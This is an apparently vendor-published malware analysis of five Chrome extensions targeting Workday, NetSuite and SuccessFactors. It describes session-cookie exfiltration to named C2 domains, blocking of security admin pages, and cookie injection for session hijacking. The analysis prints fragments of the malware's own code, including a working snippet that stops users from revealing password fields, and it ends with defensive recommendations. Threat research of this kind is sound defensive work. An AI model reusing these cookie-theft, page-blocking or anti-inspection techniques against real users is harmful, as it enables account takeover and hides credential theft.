Socket's Threat Research Team identified five malicious Chrome extensions targeting enterprise HR and ERP platforms including Workday, NetSuite, and SuccessFactors. The extensions work in concert to steal authentication tokens, block incident response capabilities, and enable complete account takeover through session hijacking. Four extensions are published under the name databycloud1104, while the fifth operates under different branding softwareaccess but shares identical infrastructure patterns. Combined, these extensions have reached over 2,300 users.
The campaign deploys three distinct attack types: cookie exfiltration to remote servers, DOM manipulation to block security administration pages, and bidirectional cookie injection for direct session hijacking. The extensions target the same enterprise platforms and share identical security tool detection lists, API endpoint patterns, and code structures, indicating a coordinated operation despite appearing as separate publishers.
All five extensions remain under investigation at the time of writing. We have submitted takedown requests to Google's Chrome Web Store security team.


Socket AI Scanner's analysis of DataByCloud Access surfaces session token extraction and undisclosed network exfiltration.
The extensions market themselves as productivity tools that streamline access to enterprise platforms. The pitch targets users who work across multiple accounts or need faster workflows within Workday, NetSuite, and SuccessFactors.

DataByCloud 2 presents itself as a bulk tool manager, displaying a polished dashboard that promises "premium tools" for Workday, NetSuite, and other platforms. The Chrome Web Store listing shows account cards with dollar amounts and "ACCESS TOOL" buttons, suggesting legitimate business functionality for managing multiple enterprise accounts. The extension claims to help users "purchase tool" and "install plugin" for accessing "bulk premium tools offered by databycloud.com."

Tool Access 11 describes itself as a security feature that helps "restrict access to special tools" and "limit user's interactions on our premium tools to the features they need." The listing claims the extension prevents users from accessing "administrative features that could compromise the accounts." This positions the extension as a safeguard rather than a threat, appealing to administrators or compliance teams who want to limit what end users can modify.
DataByCloud Access, Data By Cloud 1, and Software Access use similar language about providing "access" to tools and services on their respective domains. The extensions request standard wallet-adapter-style permissions to connect and interact with enterprise platforms, nothing that appears obviously malicious. For users who regularly switch between multiple client accounts or organizations, the promise of streamlined authentication and bulk management tools is appealing.
The extensions never disclose cookie extraction, credential exfiltration, or blocking of security administration pages in their Web Store listings. Privacy policies falsely claim "will not collect or use your data" despite implementing comprehensive credential theft and incident response interference.
The Chrome Web Store listings feature polished dashboard mockups, professional branding, and claims about accessing "premium tools" or "special tools" from their respective domains. Some position themselves as security features that help restrict user access to prevent account compromise, while others promise simplified multi-account management for users who work across multiple client organizations. The extensions request standard permissions for connecting to enterprise platforms, nothing that appears obviously malicious during installation. Privacy policies prominently claim "will not collect or use your data." For administrators managing multiple accounts or users seeking faster authentication workflows, the value proposition appears legitimate. However the analysis of the extension code reveals coordinated malware functionality across all five extensions:
DataByCloud Access (v1.6) extracts authentication cookies and exfiltrates them to api[.]databycloud[.]com every 60 seconds. The extension requests permissions for cookies, management, scripting, storage, and declarativeNetRequest across Workday, NetSuite, and SuccessFactors domains.
Tool Access 11 (v1.4) prevents access to 44 administrative pages within Workday by erasing page content and redirecting to malformed URLs. This extension blocks authentication management, security policy configuration, IP range management, and session control interfaces.
Data By Cloud 2 (v3.3) expands the blocking capability to 56 pages, adding critical incident response functions including password changes, account deactivation, 2FA device management, and security audit log access. With 1,000 users, this is the most widely distributed extension in the set. The extension targets both production environments and Workday's sandbox testing environment at workdaysuv.com.
The DataByCloud 2 listing shows a polished dashboard mockup promoting "bulk premium tools" for Workday, NetSuite, and other platforms.
Data By Cloud 1 (v3.2) duplicates the cookie theft mechanism from DataByCloud Access and adds the DisableDevtool library to prevent code inspection through browser developer tools.
Software Access (v1.4) implements the most sophisticated attack by combining cookie theft with bidirectional manipulation. The extension both exfiltrates authentication tokens and receives stolen cookies from api[.]software-access[.]com, then injects them into the browser using chrome.cookies.set() to enable direct session hijacking. This extension also includes password field protection to prevent users from inspecting credential inputs.
The cookie theft extensions operate through a multi-stage process that extracts session tokens, encrypts command and control traffic, and maintains persistent monitoring of authentication state.
The core extraction function targets cookies named __session which contain authentication tokens for the enterprise platforms. This code appears identically in DataByCloud Access, Data By Cloud 1, and Software Access:
The first function retrieves all cookies for a specified domain. The second filters the results to locate the __session cookie and decodes its value. Session tokens are then transmitted to the threat actor's server using the Fetch API:
DataByCloud Access and Data By Cloud 1 send stolen tokens to api[.]databycloud[.]com/api/v1/mv3. Software Access sends to api[.]software-access[.]com/api/v1/mv3. The identical API path /api/v1/mv3 across different domains indicates shared infrastructure design.
After exfiltration, the extensions modify outbound HTTP requests to inject stolen cookies into subsequent traffic. DataByCloud Access and Data By Cloud 1 use the declarativeNetRequest API:
This creates dynamic rules that append cookies to requests without user visibility. The technique bypasses Cross-Origin Resource Sharing restrictions by operating at the browser extension layer rather than within page JavaScript.
The extensions implement persistent monitoring through two mechanisms. A cookie change listener responds immediately when authentication state updates:
chrome.cookies.onChanged.addListener(async e=>{
  // Monitors for session cookie removal
})
An alarm triggers every 60 seconds to verify login state and re-extract credentials if the user has reauthenticated:
DataByCloud Access and Data By Cloud 1 encrypt their command and control traffic using a Vigenère cipher variant implemented through character shifting. The obfuscation class transforms server instructions before execution:
class o extends a{
  constructor(e){super(),this._shiftArray=e.map((e=>(e%26+26)%26))}
}
The cipher shifts characters by positions defined in _shiftArray, which is itself derived from encrypted payloads embedded in the extension bundle. This prevents static analysis from identifying command formats without first decrypting the control protocol.
The extensions also implement extensive variable name minification. Critical functions use single-letter identifiers that obscure their purpose during code review. The cookie extraction function y, deletion function j, and session decoder n all appear within a continuous stream of thousands of characters of bundled code, making manual inspection difficult without reformatting tools.
All five extensions include identical lists of 23 security-focused Chrome extensions they monitor and report to the threat actor’s C2 server alongside stolen credentials. This includes cookie management tools, developer utilities, and session switchers:
The extensions use the chrome.management API to enumerate installed extensions and cross-reference their IDs against this hardcoded list. This allows the threat actor to assess whether the compromised browser includes tools that might interfere with credential theft or reveal the extension's behavior.
The identical extension ID list across all five malware variants, including Software Access which uses different branding and infrastructure domains, is strong evidence of shared development or a common toolkit. The probability of two independent threat actors selecting the exact same 23 extension IDs for monitoring is very low.
Tool Access 11 and Data By Cloud 2 implement DOM manipulation to prevent access to security configuration and incident response interfaces. The extensions maintain arrays of page titles they monitor continuously.
The Tool Access 11 Chrome Web Store listing claims to "restrict access to special tools" and help "limit user's interactions" to prevent account compromise, while the extension actually blocks security administrators from accessing incident response controls. The privacy policy falsely claims no data collection despite the extension's blocking behavior.
Tool Access 11 targets 44 administrative pages including authentication policies, security proxy configuration, IP range management, and session controls. Data By Cloud 2 expands this to 56 pages by adding password management, account deactivation, 2FA device controls, and security audit logs.
The page detection logic uses XPath selectors to identify whether the user has navigated to a blocked page:
This searches for specific data-automation-id attributes and text content within Workday's page structure. When a match occurs, the extension erases the page and forces navigation:
Setting document.body.innerHTML to an empty string removes all page content instantly. The redirect appends an invalid .htmld extension to the URL, which produces an error page instead of allowing access to the legitimate administrative interface.
A MutationObserver monitors the DOM every 50 milliseconds to reapply blocking if the page content changes:
new MutationObserver(f).observe(document.documentElement,{
  childList:!0,
  subtree:!0
})
This ensures that even if Workday's single-page application attempts to render the blocked content dynamically, the extension intercepts and removes it before display.
The extensions also implement an auto-reload mechanism that refreshes the entire page every 30 minutes:
Data By Cloud 2's expanded blocking list specifically targets incident response functions that security teams would use to contain a breach. The 12 additional pages beyond Tool Access 11's coverage include:
Change Password prevents users or administrators from rotating compromised credentials. After the cookie theft extensions exfiltrate authentication tokens, blocking password changes ensures the stolen tokens remain valid indefinitely.
Disable Workday Accounts prevents security teams from locking out compromised accounts during incident response. Administrators attempting to disable an affected user's account will encounter a blank page and redirect loop.
Manage Trusted Devices blocks access to multi-factor authentication device management. This prevents removal of threat actor-controlled devices that may have been added using stolen credentials.
View Sign-on History and Review Authentication History eliminate visibility into login patterns that would reveal unauthorized access. Security teams conducting forensic analysis cannot review which IPs, locations, or devices accessed the compromised account.
The extension also targets Workday's sandbox environment at workdaysuv.com. This is Workday's System Update Validation environment where administrators test configuration changes before deploying to production. By blocking security configuration pages in the sandbox, the extension prevents security teams from validating password policy changes, authentication updates, or other security controls before they go live. This creates a scenario where administrators must deploy untested security changes directly to production or cannot deploy security improvements at all.
Software Access implements bidirectional cookie manipulation that enables direct account takeover without requiring the victim to authenticate. While the other extensions only exfiltrate cookies, Software Access also receives stolen credentials from the command and control server and injects them into the browser.
The injection mechanism receives cookie data as JSON from the server and uses chrome.cookies.set() to install them:
The function parses cookies from the server payload, removes existing cookies for the target domain, then iterates through the provided cookie array and injects each one using chrome.cookies.set(). This installs the victim's authentication state directly into the threat actor's browser session.
The attack flow operates as follows: Extension instances on compromised systems extract __session tokens and send them to api[.]software-access[.]com. The server stores these tokens in a database indexed by account, organization, and platform. When a threat actor-controlled browser with the extension requests access to a specific account, the server responds with the stolen cookie payload. The extension injects the cookies and the threat actor immediately gains authenticated access to the victim's Workday, NetSuite, or SuccessFactors account without ever seeing a login prompt.
Software Access also transmits stolen tokens as Bearer authorization headers rather than in request bodies:
The X-Version header fingerprints the extension version, allowing the server to track which malware variants are actively deployed and potentially serve different payloads based on version.
Both command and control domains show signs of disposable infrastructure rather than legitimate business operations.

Attempting to access software-access[.]com produces an SSL handshake failure with Cloudflare error code 525. This indicates the origin server either has an invalid SSL certificate, is misconfigured, or is no longer responding. The domain is registered but the backend infrastructure is not operational as a public-facing service.
The software-access[.]com domain returns an SSL handshake error, indicating no functional web service is hosted at the domain despite the extension sending stolen credentials to api[.]software-access[.]com.

The databycloud[.]com domain returns a 404 Not Found error, confirming no website exists at the root domain. Despite this, the extensions actively communicate with api.databycloud[.]com to exfiltrate authentication tokens.
The databycloud[.]com domain shows a 404 Not Found error, with no product website or documentation despite extensions operating under this branding.
The absence of functional websites at both root domains is consistent with disposable infrastructure used by malicious extensions. Legitimate enterprise software providers maintain product websites, documentation, support portals, and company information at their primary domains. The extensions reference these domains in their descriptions and permission requests, but no actual product or service is hosted. This pattern matches malicious operations that deploy infrastructure only for command and control communication while avoiding investment in convincing frontend properties that might undergo scrutiny.
The extensions still successfully communicate with the API subdomains even though the root domains are non-functional, indicating the threat actors maintain only the minimum infrastructure necessary for credential exfiltration while allowing the public-facing domains to fail.
Data By Cloud 1 and Software Access include the DisableDevtool library to prevent code inspection. This library implements multiple detection methods that identify when developer tools are open and either block them from loading or close them automatically.
The detection techniques include RegExp toString modification, which exploits differences in how console.log behaves when DevTools is open versus closed. The library also uses defineProperty with getter functions that only execute during property inspection, allowing detection of when code is being examined. Window size comparison identifies whether DevTools is docked beside the page content, and performance timing analysis detects the execution delays introduced by breakpoints or step-through debugging.
Software Access adds an additional layer specifically targeting password input fields. The extension monitors all password inputs on the page and prevents users from changing the field type to reveal password values:
setInterval(() => {
    const config = { attributes: true };

    const callback = (mutationList, observer) => {
        for (const mutation of mutationList) {
            if (mutation.type === "attributes" &&
                mutation.attributeName === "type" &&
                mutation.target.getAttribute('type') !== "password") {
                mutation.target.setAttribute('type', 'password');
            }
        }
    };

    const observer = new MutationObserver(callback);

    for (const passwordInput of [...document.querySelectorAll('input[type=password]')]) {
        if (passwordInput.getAttribute('data-type-watch')) continue;
        observer.observe(passwordInput, config);
        passwordInput.setAttribute('data-type-watch', '1')
    }
}, 1000)
Every second, the code locates all password fields and attaches a MutationObserver to each. If a user attempts to change the input type from password to text through DevTools inspection, the observer detects the attribute change and immediately reverts it. This prevents users from verifying what data the extension is capturing from password fields.
No legitimate extension implements mechanisms to prevent users from inspecting their own password fields or blocks developer tools from opening. These capabilities exist solely to hide malicious behavior during security analysis or user investigation.
While four extensions are published under databycloud1104 and the fifth under different branding, all five share identical infrastructure patterns indicating a single coordinated operation.
The security tool detection list is identical across all extensions, including the same 23 extension IDs in the same order. This includes both common tools like EditThisCookie and obscure extensions with minimal distribution. Independent threat actors would not select identical monitoring targets, particularly obscure extensions, without shared development.
The API endpoint structure follows the same pattern: api.[domain].com/api/v1/mv3. DataByCloud extensions use api[.]databycloud[.]com/api/v1/mv3 while Software Access uses api[.]software-access[.]com/api/v1/mv3. The specific path /api/v1/mv3 with the mv3 (Manifest V3) designation indicates a common backend architecture designed to handle the newer Chrome extension manifest format.
All five extensions use identical code to extract session tokens:
This includes the arrow function syntax, the optional chaining operator, the array filter targeting __session by name, the array index [0] to select the first match, the fallback empty string, and the decodeURIComponent wrapper. Identical code patterns at this level of specificity do not occur independently.
The extensions also demonstrate complementary rather than overlapping capabilities. DataByCloud Access and Data By Cloud 1 handle cookie exfiltration. Tool Access 11 and Data By Cloud 2 block incident response. Software Access implements session hijacking. This division of functionality suggests deliberate design where each component serves a specific role in the attack chain rather than redundant tools developed separately.
Version progression indicates continued development. Tool Access 11 is version 1.4, Data By Cloud 2 is version 3.3 with 27% more blocked pages, Data By Cloud 1 is version 3.2 with added anti-debugging, and Software Access is version 1.4 with bidirectional cookie manipulation. The extensions have evolved capabilities rather than appearing as one-time deployments.
The coordinated deployment of these extensions enables persistent enterprise account compromise that survives standard incident response procedures. The combination of continuous credential theft, administrative interface blocking, and session hijacking creates a scenario where security teams can detect unauthorized access but cannot remediate through normal channels.
Cookie exfiltration occurs every 60 seconds for DataByCloud Access and Data By Cloud 1, ensuring the threat actor maintains current tokens even as users log out and back in during normal workflows. Software Access's bidirectional cookie injection eliminates authentication requirements entirely, allowing the threat actor to access compromised accounts without passwords and bypass multi-factor authentication by using already-authenticated sessions. When sessions expire, the extension simply injects fresher stolen cookies from ongoing exfiltration or waits for the next cycle.
The blocking extensions create a containment failure scenario. Security teams can identify suspicious activity through SIEM alerts, login anomalies, or user reports, but every standard remediation action is blocked. Organizations face a choice between allowing continued unauthorized access or migrating affected users to entirely new accounts outside the compromised environment, a process that disrupts business operations and requires manual intervention at scale.
The coordinated deployment of cookie theft, administrative blocking, and session hijacking across five extensions represents a sophisticated attack on enterprise HR and ERP platforms. The threat actor maintains complementary capabilities across multiple publisher identities while operating disposable infrastructure. Similar patterns targeting other enterprise platforms should be anticipated.
For Users
Remove any extensions matching the names or IDs in the indicators section, especially those requesting cookie permissions for Workday, NetSuite, or SuccessFactors.
Review authentication history for unexpected access from unfamiliar IPs, devices, or locations during the period extensions were installed.
Perform password resets from a clean system after removing extensions. Resetting from an infected browser results in immediate token theft.
Check Chrome sync settings. If extensions synced across devices, remove from all systems before re-enabling sync.
Report extension presence to your security team for credential compromise assessment.
For Security Teams
Implement Chrome Enterprise extension allowlists to prevent installation of unauthorized extensions.
Block command and control domains api[.]databycloud[.]com and api[.]software-access[.]com via web proxy or DNS filtering.
Audit authentication logs in Workday, NetSuite, and SuccessFactors for simultaneous sessions from multiple IPs or geographically inconsistent access patterns.
Force password resets from clean systems for any accounts where these extensions were detected.
Review trusted device registrations and remove unrecognized devices that may have been registered using stolen sessions.
Validate that security policy changes were successfully deployed, as blocking extensions may have prevented administrators from completing configuration updates.
Monitor for additional extensions from databycloud1104 or targeting the same enterprise platforms with similar permission requests.
Socket's Chrome extension protection analyzes extension bundles for cookie exfiltration patterns, DOM manipulation techniques, and anti-analysis implementations, blocking malicious updates before they reach user endpoints.